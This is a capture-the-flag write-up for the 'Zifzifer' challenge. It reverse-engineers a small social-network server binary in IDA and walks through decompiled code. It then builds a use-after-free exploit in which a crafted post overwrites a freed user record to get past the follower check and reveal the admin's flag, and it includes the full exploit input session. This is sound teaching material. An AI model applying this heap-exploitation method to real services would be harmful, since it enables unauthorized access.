


# Zifzifer

Author: Ze'ev Ben-Porath

## 1. Welcome to the Zifzifer CTF

The opening message invites you to the challenge and provides the following:

- URL to activate this challenge in Cyberark's server (via a `netcat` connection).
- `Zifzifer.exe` to be downloaded and analyzed.
- A hint that the flag is associated with the `admin` entity.



So, we start by:

- Downloading the program.
- Connecting to the server and activating the challenge.



```
Command Prompt - nc 18.197.169.103 1337
ZIF> C dyno menegin

-----> user 'dyno      ' successfully created and logged on. Num Users=5.

====> Currently logged ON as dyno      with 0 followers and 0 zifzufs
Please enter your request (and <Enter> to activate...):
ZIF> F admin

Congratulations. You are now a follower of 'admin      '.

====> Currently logged ON as dyno      with 0 followers and 0 zifzufs
Please enter your request (and <Enter> to activate...):
ZIF> F alex

Congratulations. You are now a follower of 'alex      '.

====> Currently logged ON as dyno      with 0 followers and 0 zifzufs
Please enter your request (and <Enter> to activate...):
ZIF> F barbara

Congratulations. You are now a follower of 'barbara      '.

====> Currently logged ON as dyno      with 0 followers and 0 zifzufs
Please enter your request (and <Enter> to activate...):
ZIF> F charlie

Congratulations. You are now a follower of 'charlie      '.

====> Currently logged ON as dyno      with 0 followers and 0 zifzufs
Please enter your request (and <Enter> to activate...):
ZIF>

Command Prompt - nc 18.197.169.103 1337
ZIF> A ai

List your own zifzufs
=====

zifzufs by alex
=====
[id=  9] [  0 likes] There were bells on a hill
[id= 10] [  0 likes] but I never heard them ringing
[id= 11] [  0 likes] no, I never heard them at all
[id= 12] [  0 likes] till there was you

zifzufs by barbara
=====
[id=  4] [  3 likes] Blackbird singing in the dead of night...
[id=  5] [  2 likes] mend these broken wings and learn to fly
[id=  6] [  0 likes] all your life
[id=  7] [  0 likes] you were only waiting for this moment to arise
[id=  8] [  0 likes] into the light of the dark black night

zifzufs by charlie
=====
[id= 13] [  1 likes] And when the war was over
[id= 14] [  1 likes] I went dancing in the streets
[id= 15] [  1 likes] with the corpse of my dead brother
[id= 16] [  0 likes] to the sacrificial beat

====> Currently logged ON as dyno      with 0 followers and 0 zifzufs
Please enter your request (and <Enter> to activate...):
ZIF>
```

No dice! The **zifzufs** of all users **except** the **admin** are displayed.  
Credits: alex and barbara's texts are from 2 Beatles' songs, charlie's from a Janis Ian song.

3. Why are the `admin zifzufs` hidden? Time to get to know the code

Open the `Zifzifer.exe` file in your friendly disassembler (I use IDA but...).

Taking a quick glance at the “strings” section, you cannot miss `CTF_FLAG_MESSAGE%d`.

showing the `xrefs` to this string (there is only 1) and jumping to this location we see the

following code segment:



```
loc_140002FF0:
mov     r9d, ebx
lea     r8, aCtfFlagMessage ; "CTF_FLAG_MESSAGE%d"
mov     edx, 20h ; ' ' ; SizeInBytes
lea     rcx, [rbp+57h+VarName] ; DstBuf
call    sprintf_s
lea     r9, [rbp+57h+VarName] ; VarName
mov     r8d, 7Fh ; DstSize
lea     rdx, [rbp+57h+Dst] ; DstBuf
lea     rcx, [rbp+57h+ReturnSize] ; ReturnSize
call    cs:getenv_s
test    eax, eax
jnz     short loc_140003029
```

The call to `getenv_s` is a good indication that this is where we get the flag.

By decompiling (f5 in IDA) and studying the function which includes this code segment we can get some useful information.

```

__int64 sub_14002E90()
{
    unsigned __int64 v0; // rax
    __int64 v1; // rcx
    int v2; // ebx
    __int64 v3; // rcx
    __int64 v4; // rax
    unsigned __int64 v5; // rax
    __int64 v6; // rax
    __int64 result; // rax
    size_t ReturnSize; // [rsp+20h] [rbp-79h]
    char DstBuf[8]; // [rsp+28h] [rbp-71h]
    __int16 v11; // [rsp+30h] [rbp-69h]
    char v12; // [rsp+32h] [rbp-67h]
    char VarName; // [rsp+38h] [rbp-61h]
    char Dst[128]; // [rsp+60h] [rbp-39h]

    memset(&qword_14002FBA0, 0, 0x7D10ui64);
    memset(&qword_140020190, 0, 0xFA10ui64);
    memset(&unk_140018480, 0, 0x7D10ui64);
    memset(&unk_140008A70, 0, 0x7D10ui64);
    if (getenv_s(&ReturnSize, DstBuf, 0xBui64, "CTF_ADMIN_PASSWORD") || !DstBuf[0])
    {
        *(_QWORD *)DstBuf = 8314014822248047681i64;
        v11 = 8307;
    }
    else
    {
        v0 = -1i64;
        do
            ++v0;
        while (DstBuf[v0]);
        if (v0 < 0xA)
            memset(&DstBuf[v0], 32, 10 - v0);
        v12 = 0;
    }
    qword_14002FBA0 = (__int64)malloc(0xFC4ui64);
    memset((void *)qword_14002FBA0, 0, 0xFC4ui64);
    v1 = qword_14002FBA0;
    v2 = 0;
    dword_140008A64 = 1;
    dword_140008064 = 0;
    *(_QWORD *)qword_14002FBA0 = 2314885867055703137i64;
    *(_WORD *)v1 + 8 = 8224;
    v3 = qword_14002FBA0;
    *(_QWORD *)qword_14002FBA0 + 10 = *(_QWORD *)DstBuf;
    *(_WORD *)v3 + 18 = v11;
    *(_DWORD *)qword_14002FBA0 + 20 = 1;
    do
    {
        sprintf_s(&VarName, 0x20ui64, "CTF_FLAG_MESSAGE%d", (unsigned int)v2);
        if (getenv_s(&ReturnSize, Dst, 0x7Fui64, &VarName) || !Dst[0])
            strcpy_s(Dst, 0x80ui64, &VarName);
        v4 = -1i64;
        do
            ++v4;
        while (Dst[v4]);
        v5 = v4 + 1;
        if (v5 >= 0x80)
        {
            _report_rangecheckfailure(Dst);
            JUMPOUT(0x1400030D6i64);
        }
        Dst[v5] = 0;
        v6 = -1i64;
        while (Dst[+v6] != 0)
            ;
        Dst[v6] = 10;
        sprintf_s(DstBuf, 0x400ui64, "z %s", Dst);
        result = sub_140002630();
        ++v2;
    } while (v2 < 3);
    dword_140008064 = -1;
    strcpy(DstBuf, "?");
    return result;
}

```

## Analysis and Observations on sub\_140002E90:


- The `admin` password is [also] extracted from an environment string (`getenv_s`).

```
if (getenv_s(&ReturnSize, DstBuf, 0xBui64, "CTF_ADMIN_PASSWORD") || !DstBuf[0])
```

- There is a default value for this password in case the `getenv_s` call fails.

```
*(_QWORD *)DstBuf = 8314014822248047681i64; // 8314014822248047681i64 == 'AdminPas'; click 'r' on the field in IDA  
v11 = 8307; // 8307 == 's '
```

- You may wish to try to log-in with this value (hoping the environment string is not defined):



```
C:\> Command Prompt - nc 18.197.169.103 1337  
ZIF> e admin AdminPass  
  
-----> Error! you (just you!) may not log in as an admin. Please retry...  
  
====> Currently logged OFF (4 users, 16 zifzufs)  
Please enter your request (and <Enter> to activate...):  
ZIF>
```

OOPS! This environment string is not defined in the server - but we are still barred from logging in as the `admin`!

- This function creates the `admin` user entry.

```
*(_QWORD *)qword_14002FBA0 = 2314885867055703137i64; // 2314885867055703137i64 == 'admin ' ; click 'r' on the field in IDA
```

- The user data is saved on the heap in a buffer of 4,036 bytes:

```
qword_14002FBA0 = (__int64)malloc(0xFC4ui64); (0xFC4ui64 == 4036. Click 'h' on the field in IDA).
```

- First 10 bytes of this buffer hold the user name (padded with blanks at the end - NOT null terminated).

```
*(_QWORD *)qword_14002FBA0 = 2314885867055703137i64; // 'admin '  
*(_WORD *) (v1 + 8) = 8224; // ' '
```

- Next 10 bytes hold the password.

```
v3 = qword_14002FBA0;  
*(_QWORD *) (qword_14002FBA0 + 10) = *(_QWORD *) DstBuf;  
*(_WORD *) (v3 + 18) = v11; // v11 here holds bytes 9 and 10 of the DstBuf buffer.
```

- The pointer to the user's data buffer is stored in a global variable in the data section:

```
qword_14002FBA0 = (__int64)malloc(0xFC4ui64);
```

- Looking at that address (and the next "labeled" [directly referenced] data address) we can infer that it defines an array of pointers with 4003 entries ((0x378B8-0x2FBA0)/sizeof(QWORD)=4003):

```
.data:000000014002FBA0 qword_14002FBA0 dq ? ; DATA XREF: sub_140001D40+31↑o  
...  
.data:00000001400378B8 unk_1400378B8 db ? ; DATA XREF: sub_140004438↑o
```

Note: when you run the [local windows] debugger you can see IDA reaches the same conclusion:

```
.data:00007FF6F6F8FBA0 ; __int64 qword_7FF6F6F8FBA0[4003]
.data:00007FF6F6F8FBA0 qword_7FF6F6F8FBA0 dq ? ; DATA XREF: sub_7FF6F6F61D40+31to-
```

- We can guess now that this variable is an array of pointers to the users' data buffers with 4003 entries and we can rename this variable `UsersPtrArray` to help us later on.

- At offset 20 of the buffer a value of 1 is assigned:

```
*( _DWORD * )(qword_14002FBA0 + 20) = 1;
```

- Looking for other occurrences of this offset (actually Text Search for "+14h" in the "IDA View") we find the following code from which we can infer that the LSbit of the byte at offset 20 of the buffer is an "is-admin" flag.

```
__int64 sub_140002100()
{
...
    if ( (*_BYTE *)(v1 + 20) & 1 && !(*_BYTE *)(UsersPtrArray[dword_140008064] + 20) & 1 )
        return sub_140003AE0("Only an admin may delete an admin entry.");
...
}
```

- There is a loop that extracts 3 environment strings (`CTF_FLAG_MESSAGE0`, `CTF_FLAG_MESSAGE1`, `CTF_FLAG_MESSAGE2`). By following the call at the end of this loop it is easy to see that these 3 strings are saved as the 3 `zifzufs` of the `admin` user:

```
result = sub_140002630();
char *sub_140002630()
{
...
    v4 = (char *)malloc(0x102Cui64);
...
    result = (char *)sub_140002E30("\r\n\r\n -----> Your zifzuf created with id=%ld.\r\n");
}
```

- We also note that `zifzufs` are stored on the heap in buffers of 4,140 bytes (`0x102Cui64`).

But wait, what about our title question: Why are the `admin zifzufs` hidden?

You could try to debug starting after the "Please enter your request ..." and enter an "A ai" command, but a faster way would be to statically analyze after locating the string "zifzufs by ..." which we saw when we previously activated this command:

```

.rdata:0000000140005AB0 0000000F C zifzufs by %s
.rdata:0000000140005AB0 aZifzufsByS db 'zifzufs by %s ',0 ; DATA XREF: sub_140002410+1B40

__int64 sub_140002410()
{
...
v11 = UsersPtrArray[dword_140008064];
...
    result = UsersPtrArray[v10];
    if (!(*(_BYTE *)(result + 20) & 1) || *(_DWORD *)(v11 + 28) > 1337)
    {
        v13 = *(_QWORD *)result;
        v14 = *(_WORD *)(result + 8);
        sprintf_s(&DstBuf, 0x400ui64, "zifzufs by %s ", &v13, *(_QWORD *)Dst);
        result = sub_140003740((unsigned int)v4, &DstBuf, "=====");
        v9 = dword_140008A64;
    }
...
}

```

### Analysis and Observations on sub\_140002410:

- Printing of the zifzufs of a [followed] user is done only if this followed user is not an admin

```
if (!(*(_BYTE *)(result + 20) & 1) || *(_DWORD *)(v11 + 28) > 1337) // established previously that offset 20 is an "is-admin" flag
```

- OR if another condition on the DWORD data starting at offset 28 of the user's buffer is fulfilled:

```
if (!(*(_BYTE *)(result + 20) & 1) || *(_DWORD *)(v11 + 28) > 1337)
```

- Looking for usage of offset 28 ("1ch") in the IDA-View (1<sup>st</sup> instance) we find out:

```

.text:0000000140001D40 sub_140001D40 proc near ; CODE XREF: main+98tp
...
.text:0000000140001D71 lea rcx, UsersPtrArray
.text:0000000140001D78 lea rdx, [rsp+48h+var_28]
.text:0000000140001D7D mov rcx, [rcx+rax*8]
.text:0000000140001D81 movsd xmm0, qword ptr [rcx]
.text:0000000140001D85 movsd [rsp+48h+var_28], xmm0
.text:0000000140001D8B movzx eax, word ptr [rcx+8]
.text:0000000140001D8F mov [rsp+48h+var_20], ax
.text:0000000140001D94 mov r9d, [rcx+18h]
.text:0000000140001D98 mov r8d, [rcx+1ch]
.text:0000000140001D9C lea rcx, aCurrentlyLogge ; "\r\n====> Currently logged ON as %s wi"...
.text:0000000140001DA3 call sub_140002E30
sub_140002E30("\r\n====> Currently logged ON as %s with %d followers and %ld zifzufs\r\n", &v5);
...
.text:0000000140001DAA loc_140001DAA: ; CODE XREF: sub_140001D40+211j
.text:0000000140001DAA mov r8d, cs:dword_140008A60
.text:0000000140001DB1 lea rcx, aCurrentlyLogge_0 ; "\r\n====> Currently logged OFF (%d use"...
.text:0000000140001DB8 mov edx, cs:dword_140008A64
.text:0000000140001DBE call sub_140002E30
sub_140002E30("\r\n====> Currently logged OFF (%d users, %d zifzufs)\r\n", (unsigned int)dword_140008A64);

```

- And we can conclude that:

- \*Global variable `dword_140008A60` is the total number users zifzufs (rename to `NumZifzufs`)
- \*Global variable `dword_140008A64` is the number of users (rename to `NumUsers`)
- \*Global variable `dword_140008064` is the index of the currently logged user.
- \*DWORD at offset 24 (18h) of a user's buffer is "numUserZifzufs".
- \*DWORD at offset 28 (1Ch) of a user's buffer is "numUserFollowers".

Note: Conclusions verified with actual debugging of local program version logging-in as "alex" (e alex 1234).

And so:

**a non-admin user can only view the admin user's zifzufs if he has more than 1337 followers.**

4. The real problem: How to get a user with more than 1337 followers?

Here we come to the **real** challenge: **How to get to be a user with more than 1337 followers?**

We could try to solve this with legitimate actions – create 1338 users, have all of them follow a selected user ("the one") and define this one user to be a follower of **admin**. This could be done with a script.

If you try this, or if you statically or dynamically analyze the "follow user" process, or if you notice [in "strings"] the message "Exceeded maximum number of followers.", you will find out that this is not possible:

```
.rdata:000000140005CC8      00000026 C      Exceeded maximum number of followers.
.rdata:000000140005CC8 aExceededMaximu db 'Exceeded maximum number of followers.',0
.rdata:000000140005CC8                                     ; DATA XREF: sub_140002940+1DBto

int sub_140002940()
{
...
    if ( *(_DWORD *)(UsersPtrArray[v6] + 28) > 1234 ) // "+28" is the numUserFollowers offset in the user's data buffer.
    {
        LODWORD(v0) = sub_140003AE0("Exceeded maximum number of followers.");
        return v0;
    }
...
}
```

Function `sub_140002940` adds a new "follow" link, but it fails if the number of followers of the target user exceeds 1234.

So: **we need to find a bug that will allow us to achieve our goal in an "illegitimate" way.**

There are actually 2 such bugs in the program:

- A buffer overflow bug.
- A "use-after-free" bug.


The buffer overflow bug has been beautifully described by YaakovCohen88 and Dvd848 in their writeup of this challenge in the "digital whisper" online publication (<https://www.digitalwhisper.co.il/files/Zines/0x6A/DW106-3-ArkCon19.pdf>).

Here I will continue with the writeup of the "use-after-free" bug exploitation.

## 5. Looking for a “use-after-free” bug

We are looking for a “use-after-free” to corrupt a user’s data buffer. So, we need to find a place where such a buffer is freed but the pointer is not “zeroed”. An immediate candidate is the “Delete an account” option (‘D’), but first we could try to directly locate a “free” command not followed by setting the pointer to NULL.

Looking for references to “free” in the list of “Imports” we get:



Direction	Typ	Address	Text
Up	p	sub_140002100+10B	call cs:free
Up	p	sub_140002790+8F	call cs:free
Up	p	sub_140003500+8D	call cs:free
Up	r	sub_140002100+10B	call cs:free
Up	r	sub_140002790+8F	call cs:free
Up	r	sub_140003500+8D	call cs:free

In the 2<sup>nd</sup> and third cases the pointer is NULL-ed immediately after the free:

```
.text:000000014000281B      mov     rcx, [rbx+rdi] ; Memory      ; rcx = buffer address
.text:000000014000281F      call   cs:free        ; 0x2790 + 0x8F = 0x281F
.text:0000000140002825      movsxd rax, cs:dword_140008064
.text:000000014000282C      dec     cs:NumZifzufs
.text:0000000140002832      mov     qword ptr [rbx+rdi], 0 ; buffer address is NULL-ed
...
.text:000000014000284E      lea    rcx, aYourZifzufWasD ; "\r\n\r\n -----> Your zifzuf was dele"...
```

```
__int64 __fastcall sub_140003500(int a1)
{
...
    memset(*v7, 0, 0x102Cui64);
    free(*v7);                // free a “zifzuf” buffer
    --NumZifzufs;
    *v7 = 0i64;                // set the pointer to NULL
...
}
```

In the 1<sup>st</sup> case we do not see any immediate “NULL-ing” of the pointer so this is a good candidate for a “use-after-free” bug. It appears as part of the user’s deletion process:

```
.text:000000014000220B      call   cs:free
...
.text:0000000140002257      lea    rcx, aAccountSWasDel ; "\r\n\r\n -----> Account '%s' was del"...
```

so we should analyze this process (statically or, better yet, dynamically) to see if there is really a potential problem there.

We start with `sub_140002100`, called when ‘D’ option is selected (showing only code sections actually executed during a successful deletion, or an attempt to delete a non-existent user):

```
int sub_140002100()
{
...
result = sub_1400030E0(&Dst, &v5);
if ( !result )
{
if ( !v3 )
{
sprintf_s(&DstBuf, 0x400ui64, "\r\n\r\n -----> Error! %s Please retry...\r\n", "User with this name does not exist.");
return printf(&DstBuf);
}
...
{
...
sub_140003500(v4);
memset(*v2, 0, 0xFC4ui64);
free(*v2);
memmove(&UsersPtrArray[v4], &UsersPtrArray[v4 + 1], 8 * (NumUsers - v4) - 8);
...
{
...
result = printf("\r\n\r\n -----> Account '%s' was deleted.\r\n", &Dst);
}
--NumUsers;
}
}
return result;
}
```

Function `sub_1400030E0` verifies the validity of the input fields (User-Name, Password), and then performs a binary search on the array of User's pointers, where the key is the user name:

```
...
v13 = 0; // initialize result to FALSE
v14 = NumUsers - 1; // index of high entry to check
v15 = 0; // index of low entry to check
while ( v14 > v15 ) // binary search loop
{
    v16 = (v14 + v15) / 2; // index of median entry to be compared to search key
    if ( memcmp(v7, (const void *)UsersPtrArray[v16], 0xAui64) <= 0 )
        v14 = v16 - 1;
    else
        v15 = v16 + 1;
} // end of binary search loop
v17 = (const void *)UsersPtrArray[v15];
if ( v17 )
{
    v18 = memcmp(v7, v17, 0xAui64);
    if ( v18 )
    {
        if ( v18 >= 0 ) // search key > key where search stop.
        {
            v19 = UsersPtrArray[++v15]; // get pointer to next (bigger) key
            if ( v19 ) // if pointer (of next key) not NULL
            {
                v20 = *v7 - *(_QWORD *)v19; // compare 1st 8 bytes
                if ( *v7 == *(_QWORD *)v19 ) // if 1st 8 bytes identical
                    v20 = *((unsigned __int16 *)v7 + 4) - (unsigned __int64)*(unsigned __int16 *)v19 + 8; // then compare next 2 bytes
                v13 = v20 == 0; // if search key == next key: Return TRUE
            }
        }
    }
}
else
{
    v13 = 1; // we have an exact match! Return TRUE
}
}
result = 0i64;
*v5 = v15;
*v6 = v13;
```

We understand now that all the pointers to users' data buffers are compacted at the beginning of `UsersPtrArray`, and they are sorted in ascending order of the users' names.

Returning to `sub_140002100` If the user is found (and the password match), then the user's data buffer is zero-ed and the buffer is freed. **But** – the pointer is not NULL-ed.

```
memset(*v2, 0, 0xFC4ui64);
free(*v2);
```

Next all the [active] pointers to the right side of the deleted entry are moved one place [QWORD] to the left to remove the deleted item (and Number of Users is decreased).

```
memmove(&UsersPtrArray[v4], &UsersPtrArray[v4 + 1], 8 * (NumUsers - v4) - 8);  
... --NumUsers;
```

And here we notice that the pointer to the user with the biggest (alphabetically) name is duplicated. Specifically: **if the deleted user was the one with the (alphabetically) biggest name, then we have a “live” pointer to a heap buffer that was just freed!** (the entry in `UsersPtrArray` that is immediately to the right of the highest ‘real’ active entry).

**But can we “use” this pointer??**

Well, you have actually already seen the code (with the bug) that might use this pointer to look for a user’s data buffer! If you study the binary-search function carefully, you will see that **if we look for a user name that is (alphabetically) bigger than the biggest “real” entry, the search will include “the entry in `UsersPtrArray` that is immediately to the right of the highest ‘real’ entry”.**

**Who will overwrite the vulnerable/freed buffer?**

A natural candidate is a `zifzuf` data buffer. We have seen that it is allocated on the heap, and you may have noticed that the size of this data buffer (4,140) is suspiciously close to the size of a user’s data buffer (4036).

**What should be the content of the `zifzuf`?**

The structure of a user’s buffer that we have uncovered so far is:

bytes 0-9: User Name (padded with blanks on the right).  
bytes 10-19: Password (padded with blanks on the right).  
Byte 20: `is-admin` flag (LSbit only).  
bytes 21-23: unknown.  
bytes 24-27: `numUserZifzufs` (DWORD).  
bytes 28-31: `numUserFollowers` (DWORD).  
bytes 32-4035: unknown.

## 6. Attack!

We are ready to plan an attack and try it out!

The attack will include the following steps:

- a) Create a new user with a name (alphabetically) bigger than all active users.
- b) Log in as an existing user.
- c) Delete the user that was created in step “a”.

d) Create a zifzuf whose contents will:

- match a user with a name bigger than all currently active users.
- Have a valid password.
- bytes matching the `numUserFollowers` create a DWORD whose value is  $> 1337$ .
- Avoid setting the `is-admin` bit. (There is a “last-chance trap” in the code that prevent any user other than the original admin to have the `is-admin` bit set ON).
- Follows the `admin` user (or this can be updated later).

A possible good attacking `zifzuf` is shown below:

```
111111111122222222223333333333
0123456789012345678901234567890123456789
x      xxxx      22227777777777777777      Note: '2'==0x32, Isbit is OFF.
```

e) Log in with the “attack” user (“e x xxxx”).

f) Display all tweets that this “attack” user may view (“a ai”).

Let the show begin, starting with a new activation of the CTF with `netcap`:

(note: charlie’s password was extracted from the `Zifzifer.exe` file).

```
Command Prompt - nc 18.197.169.103 1337
Welcome to Zifzifer!

Your zifzifer options:
=====
List all users          'L'
Create an account      'C <user name> <password>'      Note: automatically logged in.
Delete an account      'D <user id> <password>'      Note: password of account to be deleted
Login                  'E <user name> <password>'
Logout                 'O'

List all zifzufs       'A [optional filter]'      Note: Filter 'i'-yours 'a'-followees 'ai'-both
Create a zifzuf        'Z <text>'                  Note: max 128 chars
Delete a zifzuf        'R <zifzuf id>'
Like a zifzuf          'Y <zifzuf id>'

Follow user            'F <user name>'
Unfollow user          'U <user name>'

Quit                   'Q'
Help                   '?'

====> Currently logged OFF (4 users, 16 zifzufs)
Please enter your request (and <Enter> to activate...):
ZIF> c d 5678

-----> user 'd'      ' successfully created and logged on. Num Users=5.

====> Currently logged ON as d      with 0 followers and 0 zifzufs
Please enter your request (and <Enter> to activate...):
ZIF> e charlie 3456

====> Currently logged ON as charlie      with 1 followers and 4 zifzufs
Please enter your request (and <Enter> to activate...):
ZIF> d d 5678

-----> Account 'd'      ' was deleted.

====> Currently logged ON as charlie      with 1 followers and 4 zifzufs
Please enter your request (and <Enter> to activate...):
ZIF> z x      xxxx      22227777777777777777

-----> Your zifzuf created with id=17.

====> Currently logged ON as charlie      with 1 followers and 5 zifzufs
Please enter your request (and <Enter> to activate...):
```

```
Command Prompt - nc 18.197.169.103 1337
====> Currently logged ON as charlie with 1 followers and 5 zifzufs
Please enter your request (and <Enter> to activate...):
ZIF> e x xxxx

====> Currently logged ON as x with 926365495 followers and 926365495 zifzufs
Please enter your request (and <Enter> to activate...):
ZIF> a ai

List your own zifzufs
=====

zifzufs by admin
=====
[id- 1] [ 2 likes] @alex Please keep this flag for me
[id- 2] [ 2 likes] ArkCon{d0n7_y0u_zifzif_t0_m3_l1k3_th47!}
[id- 3] [ 1 likes] Where the heck is the image upload button here?!

zifzufs by alex
=====
[id- 9] [ 0 likes] There were bells on a hill
[id- 10] [ 0 likes] but I never heard them ringing
[id- 11] [ 0 likes] no, I never heard them at all
[id- 12] [ 0 likes] till there was you

zifzufs by barbara
=====
[id- 4] [ 2 likes] Blackbird singing in the dead of night...
[id- 5] [ 1 likes] mend these broken wings and learn to fly
[id- 6] [ 0 likes] all your life
[id- 7] [ 0 likes] you were only waiting for this moment to arise
[id- 8] [ 0 likes] into the light of the dark black night

zifzufs by charlie
=====
[id- 13] [ 1 likes] And when the war was over
[id- 14] [ 1 likes] I went dancing in the streets
[id- 15] [ 1 likes] with the corpse of my dead brother
[id- 16] [ 0 likes] to the sacrificial beat
[id- 17] [ 0 likes] x          xxxx          2222777777777777

====> Currently logged ON as x with 926365495 followers and 926365495 zifzufs
Please enter your request (and <Enter> to activate...):
ZIF> _
```

Walla!! Congratulations!